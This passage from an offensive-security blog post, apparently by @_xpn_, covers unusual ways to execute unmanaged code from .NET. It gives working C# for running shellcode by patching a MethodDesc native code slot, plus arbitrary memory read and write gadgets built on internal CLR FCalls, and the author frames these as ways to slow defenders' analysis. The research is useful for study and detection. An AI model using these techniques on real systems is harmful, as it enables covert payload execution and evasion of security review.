var ptr = VirtualAlloc.Invoke(null, new object[] { IntPtr.Zero, new UIntPtr((uint)shellcode.Length),
Internals.AllocationType.Commit | Internals.AllocationType.Reserve,
Internals.MemoryProtection.ExecuteReadWrite });
// Convert void* to IntPtr
IntPtr mem = (IntPtr)ptr.GetType().GetMethod("GetPointerValue", BindingFlags.NonPublic |
BindingFlags.Instance).Invoke(ptr, new object[] { });
Marshal.Copy(shellcode, 0, mem, shellcode.Length);
// Take the original address
var orig = Marshal.ReadIntPtr(ec.m_pChunks + 0x18 + 0x10);
// Point the native code pointer to our shellcode directly
Marshal.WriteIntPtr(ec.m_pChunks + 0x18 + 0x10, mem);
// Set original address
Marshal.WriteIntPtr(mem + shellcode.Length - 8, orig);
// Charging Ma Laz0r...
System.Threading.Thread.Sleep(1000);
// FIRE!!
"ANYSTRING".Replace("XPN", "WAZ'ERE", true, null);
// Restore previous native address now that we're done
Marshal.WriteIntPtr(ec.m_pChunks + 0x18 + 0x10, orig);
}
public static class Internals
{
[StructLayout(LayoutKind.Explicit)]
public struct MethodTable
{
[FieldOffset(0)]
public uint m_dwFlags;
```


```
[FieldOffset(0x4)]
public uint m_BaseSize;
[FieldOffset(0x8)]
public ushort m_wFlags2;
[FieldOffset(0x0a)]
public ushort m_wToken;
[FieldOffset(0x0c)]
public ushort m_wNumVirtuals;
[FieldOffset(0x0e)]
public ushort m_wNumInterfaces;
[FieldOffset(0x10)]
public IntPtr m_pParentMethodTable;
[FieldOffset(0x18)]
public IntPtr m_pLoaderModule;
[FieldOffset(0x20)]
public IntPtr m_pWriteableData;
[FieldOffset(0x28)]
public IntPtr m_pEEClass;
[FieldOffset(0x30)]
public IntPtr m_pPerInstInfo;
[FieldOffset(0x38)]
public IntPtr m_pInterfaceMap;
}
[StructLayout(LayoutKind.Explicit)]
public struct EEClass
{
[FieldOffset(0)]
public IntPtr m_pGuidInfo;
[FieldOffset(0x8)]
public IntPtr m_rpOptionalFields;
[FieldOffset(0x10)]
public IntPtr m_pMethodTable;
[FieldOffset(0x18)]
public IntPtr m_pFieldDescList;
[FieldOffset(0x20)]
public IntPtr m_pChunks;
}
[StructLayout(LayoutKind.Explicit)]
public struct MethodDescChunk
{
[FieldOffset(0)]
public IntPtr m_methodTable;
```

```
[FieldOffset(8)]
public IntPtr m_next;
[FieldOffset(0x10)]
public byte m_size;
[FieldOffset(0x11)]
public byte m_count;
[FieldOffset(0x12)]
public byte m_flagsAndTokenRange;
}
[StructLayout(LayoutKind.Explicit)]
public struct MethodDesc
{
[FieldOffset(0)]
public ushort m_wFlags3AndTokenRemainder;
[FieldOffset(2)]
public byte m_chunkIndex;
[FieldOffset(0x3)]
public byte m_bFlags2;
[FieldOffset(0x4)]
public ushort m_wSlotNumber;
[FieldOffset(0x6)]
public ushort m_wFlags;
[FieldOffset(0x8)]
public IntPtr TempEntry;
}
public const int mdcHasNonVtableSlot = 0x0008;
public const int mdcHasNativeCodeSlot = 0x0020;
[Flags]
public enum AllocationType
{
Commit = 0x1000,
Reserve = 0x2000,
Decommit = 0x4000,
Release = 0x8000,
Reset = 0x80000,
Physical = 0x400000,
TopDown = 0x100000,
WriteWatch = 0x200000,
LargePages = 0x20000000
}
[Flags]
public enum MemoryProtection
{
```

```
Execute = 0x10,
ExecuteRead = 0x20,
ExecuteReadWrite = 0x40,
ExecuteWriteCopy = 0x80,
NoAccess = 0x01,
ReadOnly = 0x02,
ReadWrite = 0x04,
WriteCopy = 0x08,
GuardModifierflag = 0x100,
NoCacheModifierflag = 0x200,
WriteCombineModifierflag = 0x400
}
}
}
}
```

view raw ExecNativeSlot.cs hosted with ❤ by GitHub

And when run, we see that we can resume .NET execution after our unmanaged code has finished executing:




```
C:\Users\xpn\source\repos\NautilusProject\NautilusProject\bin\Debug\net5.0\NautilusProject.exe
Weird Ways To Execute Unmanaged Code... by @_xpn_
[*] Executing code by patching MethodDesc Native Code Slot... here comes the calc
[*] Triggering execution in 3...2....1....
[*] Safely back in .NET land here :D
```

So, what else can we find in the .NET runtime, are there any other quirks we can use to transition between managed and unmanaged code?


InternalCall and QCall

If you've spent much time disassembling the .NET runtime, you will have come across methods annotated with attributes such as `[MethodImpl(MethodImplOptions.InternalCall)]`:



```
[SecuritySafeCritical]
[__DynamicallyInvokable]
[MethodImpl(MethodImplOptions.InternalCall)]
public static extern double Floor(double d);
```


In other areas, you will see references to a `DllImport` to a strangely named `QCall` DLL:



```
[SecurityCritical]
[SuppressUnmanagedCodeSecurity]
[DllImport("QCall", CharSet = CharSet.Unicode)]
private static extern void SetAppDomainManagerType(AppDomainHandle domain, string assembly, string type);
```


Both are examples of code which transfer execution into the CLR. Inside the CLR they are referred to as an "FCall" and "QCall" respectively. The reasons that these calls exist are varied, but essentially when the .NET framework can't do something from within managed code, a FCall or QCall is used to request native code perform the function before returning back to .NET.

One good example of this in action is something that we've already encountered, `Marshal.GetDelegateForFunctionPointer`. If we disassemble the `System.Private.CoreLib` DLL we see that this is ultimately marked as an FCall:



```
[MethodImpl(MethodImplOptions.InternalCall)]
internal static extern Delegate GetDelegateForFunctionPointerInternal(IntPtr ptr, Type t);
```

Let's follow this path further into the CLR source code and see where the call ends up. The file that we need to look at is ecalllist.h, which describes the FCall and QCall methods implemented within the CLR, including our `GetDelegateForFunctionPointerInternal` call:



```
QCFuncElement("InternalPrelink", MarshalNative::Prelink)
FCFuncElement("GetExceptionForHRInternal", MarshalNative::GetExceptionForHR)
FCFuncElement("GetDelegateForFunctionPointerInternal", MarshalNative::GetDelegateForFunctionPointerInternal)
FCFuncElement("GetFunctionPointerForDelegateInternal", MarshalNative::GetFunctionPointerForDelegateInternal)
```

If we jump over to the native method `MarshalNative::GetFunctionPointerForDelegateInternal`, we can actually see the native code used when this method is called:

```
FCIMPL1(LPVOID, MarshalNative::GetFunctionPointerForDelegateInternal, Object* refDelegateUNSAFE)
{
    FCALL_CONTRACT;

    LPVOID pFPtr = NULL;

    OBJECTREF refDelegate = (OBJECTREF) refDelegateUNSAFE;
    HELPER_METHOD_FRAME_BEGIN_RET_1(refDelegate);

    pFPtr = COMDelegate::ConvertToCallback(refDelegate);

    HELPER_METHOD_FRAME_END();

    return pFPtr;
}
FCIMPLEND
```

Now… wouldn't it be cool if we could find some of these `FCall` and `QCall` gadgets which would allow us to play around with unmanaged memory? After all, forcing defenders to transition between .NET code disassembly into reviewing the source for the CLR certainly would slow down static analysis… hopefully increasing that WTF!! factor during analysis. Let's start by hunting for a set of memory read and write gadgets which as we now know from above, will lead to code execution.


The first .NET method we will look at is `System.StubHelpers.StubHelpers.GetNDirectTarget`, which is an `internal static` method:

```
// Token: 0x060030E8 RID: 12520
[MethodImpl(MethodImplOptions.InternalCall)]
internal static extern IntPtr GetNDirectTarget(IntPtr pMD);
```

Again we can trace this code into the CLR and see what is happening:

```
FCIMPL1(void*, StubHelpers::GetNDirectTarget, NDirectMethodDesc* pNMD)
{
    FCALL_CONTRACT;

    FCUnique(0xa2);
    return pNMD->GetNDirectTarget();
}
FCIMPLEND
```

OK so this looks good, here we have an `IntPtr` being passed from managed to unmanaged code, without any kind of validation that the pointer we are passing is in fact a `NDirectMethodDesc` object pointer. So what does that `pNMD->GetNDirectTarget()` call do?




```
LPVOID GetNDirectTarget()
{
    LIMITED_METHOD_CONTRACT;

    _ASSERTE(IsNDirect());
    return GetWriteableData()->m_pNDirectTarget;
}
```

So here we have a method returning a member variable from an object we control. A review shows us that we can use this to return arbitrary memory of `IntPtr.Size` bytes in length. How can we do this? Well let's return to .NET and try the following code:

```
using System;
using System.Reflection;
using System.Runtime.InteropServices;
namespace NautilusProject
{
public class ReadGadget
{
public static IntPtr ReadMemory(IntPtr addr)
{
var stubHelper = typeof(System.String).Assembly.GetType("System.StubHelpers.StubHelpers");
var GetNDirectTarget = stubHelper.GetMethod("GetNDirectTarget",
System.Reflection.BindingFlags.NonPublic | System.Reflection.BindingFlags.Static);
// Spray away
IntPtr unmanagedPtr = Marshal.AllocHGlobal(200);
for (int i = 0; i < 200; i += IntPtr.Size)
{
Marshal.Copy(new[] { addr }, 0, unmanagedPtr + i, 1);
}
return (IntPtr)GetNDirectTarget.Invoke(null, new object[] { unmanagedPtr });
}
}
}
```


view raw ReadGadget.cs hosted with ❤ by GitHub

And if we run this:




```
Weird Ways To Execute Unmanaged Code... by @_xpn_
[*] Reading unmanaged memory via System.StubHelpers.StubHelpers.GetNDirectTarget...
[*] Lets see if we can dump the MZ header from kernel32... that would be nice :)
[*] Reading 80 bytes from base address 7ffabd3e0000
[7ffabd3e0000] Read: 300905a4d
[7ffabd3e0008] Read: ffff00000004
[7ffabd3e0010] Read: b8
[7ffabd3e0018] Read: 40
[7ffabd3e0020] Read: 0
[7ffabd3e0028] Read: 0
[7ffabd3e0030] Read: 0
[7ffabd3e0038] Read: e800000000
[7ffabd3e0040] Read: cd09b4000eba1f0e
[7ffabd3e0048] Read: 685421cd4c01b821
```

Awesome, so we have our first example of a gadget which can be useful to interact with unmanaged memory. Next, we should think about how to write memory. Again if we review potential FCalls and QCalls it doesn't take long to stumble over several candidates, including `System.StubHelpers.MngdRefCustomMarshaler.CreateMarshaler`:




```
namespace System.StubHelpers
{
    // Token: 0x020003AA RID: 938
    internal static class MngdRefCustomMarshaler
    {
        // Token: 0x060030CC RID: 12492
        [MethodImpl(MethodImplOptions.InternalCall)]
        internal static extern void CreateMarshaler(IntPtr pMarshalState, IntPtr pCMHelper);
```

Following the execution path we find that this results in the execution of the method `MngdRefCustomMarshaler::CreateMarshaler`:




```
FCFuncStart(gMngdRefCustomMarshalerFuncs)
    FCFuncElement("CreateMarshaler", MngdRefCustomMarshaler::CreateMarshaler)
    FCFuncElement("ConvertContentsToNative", MngdRefCustomMarshaler::ConvertContentsToNative)
```

And again, if we look at what this method does within native code:



```
FCIMPL2(void, MngdRefCustomMarshaler::CreateMarshaler, MngdRefCustomMarshaler* pThis, void* pCMHelper)
{
    FCALL_CONTRACT;

    pThis->m_pCMHelper = (CustomMarshalerHelper*)pCMHelper;
}
FCIMPLEND
```

Checking on `MngRefCustomMarshalaer`, we find that the `m_pCMHelper` is the only member variable present in the class:




```
class MngdRefCustomMarshaler
{
public:
    static FCDECL2(void, CreateMarshaler,
    static FCDECL3(void, ConvertContentsToNative,
    static FCDECL3(void, ConvertContentsToManaged,
    static FCDECL3(void, ClearNative,
    static FCDECL3(void, ClearManaged,

    CustomMarshalerHelper*  m_pCMHelper;
};
```

So, this one is easy, we can write 8 bytes to any memory location as we control both `pThis` and `pCMHelper`. The code to do this looks something like this:

```
using System;
using System.Collections.Generic;
using System.Linq;
using System.Text;
using System.Threading.Tasks;
namespace NautilusProject
{
public class WriteGadget
{
public static void WriteMemory(IntPtr addr, IntPtr value)
{
var mngdRefCustomeMarshaller =
typeof(System.String).Assembly.GetType("System.StubHelpers.MngdRefCustomMarshaler");
var CreateMarshaler = mngdRefCustomeMarshaller.GetMethod("CreateMarshaler",
System.Reflection.BindingFlags.NonPublic | System.Reflection.BindingFlags.Static);
CreateMarshaler.Invoke(null, new object[] { addr, value });
}
}
}
```

view raw WriteGadget.cs hosted with ❤ by GitHub

Let's have some fun and use this gadget to modify the length of a `System.String` object to show the control we have to modify arbitrary memory bytes:




```
Weird Ways To Execute Unmanaged Code... by @_xpn_
[*] Writing unmanaged memory via System.StubHelpers.MngdRefCustomMarshaler.CreateMarshaler...
[*] Lets see if we can mess up a System.String object by overwriting its length... xD
[*] String length before modification: 12
[*] String contents before modification: XPN WAZ'ERE!
[*] String length before modification: 255
[*] String contents after modification:
[*] ======[ BEGIN ]=====
XPN WAZ'ERE!???*[*] String length before modification: {0}???,[*] String contents before modification: {0}??????♀kernel3
2.dll?????????-System.Text.Encoding.EnableUnsafeUTF7Encoding???
[*] ======[ END ]=====
```

OK, so now we have our 2 (of MANY possible) gadgets, what would it looks like if we transplanted this into our code execution example? Well, we end up with something pretty weird:

```
using System;
using System.Reflection;
using System.Runtime.InteropServices;
using System.Linq;
namespace NautilusProject
{
internal class CombinedExec
{
public static IntPtr AllocMemory(int length)
{
var kernel32 = typeof(System.String).Assembly.GetType("Interop+Kernel32");
var VirtualAlloc = kernel32.GetMethod("VirtualAlloc", System.Reflection.BindingFlags.NonPublic |
System.Reflection.BindingFlags.Static);
var ptr = VirtualAlloc.Invoke(null, new object[] { IntPtr.Zero, new UIntPtr((uint)length),
Internals.AllocationType.Commit | Internals.AllocationType.Reserve,
Internals.MemoryProtection.ExecuteReadWrite });
IntPtr mem = (IntPtr)ptr.GetType().GetMethod("GetPointerValue", BindingFlags.NonPublic |
BindingFlags.Instance).Invoke(ptr, new object[] { });
return mem;
}
public static void WriteMemory(IntPtr addr, IntPtr value)
{
var mngdRefCustomeMarshaller =
typeof(System.String).Assembly.GetType("System.StubHelpers.MngdRefCustomMarshaler");
var CreateMarshaler = mngdRefCustomeMarshaller.GetMethod("CreateMarshaler",
System.Reflection.BindingFlags.NonPublic | System.Reflection.BindingFlags.Static);
CreateMarshaler.Invoke(null, new object[] { addr, value });
}
public static IntPtr ReadMemory(IntPtr addr)
{
var stubHelper = typeof(System.String).Assembly.GetType("System.StubHelpers.StubHelpers");
var GetNDirectTarget = stubHelper.GetMethod("GetNDirectTarget",
System.Reflection.BindingFlags.NonPublic | System.Reflection.BindingFlags.Static);
IntPtr unmanagedPtr = Marshal.AllocHGlobal(200);
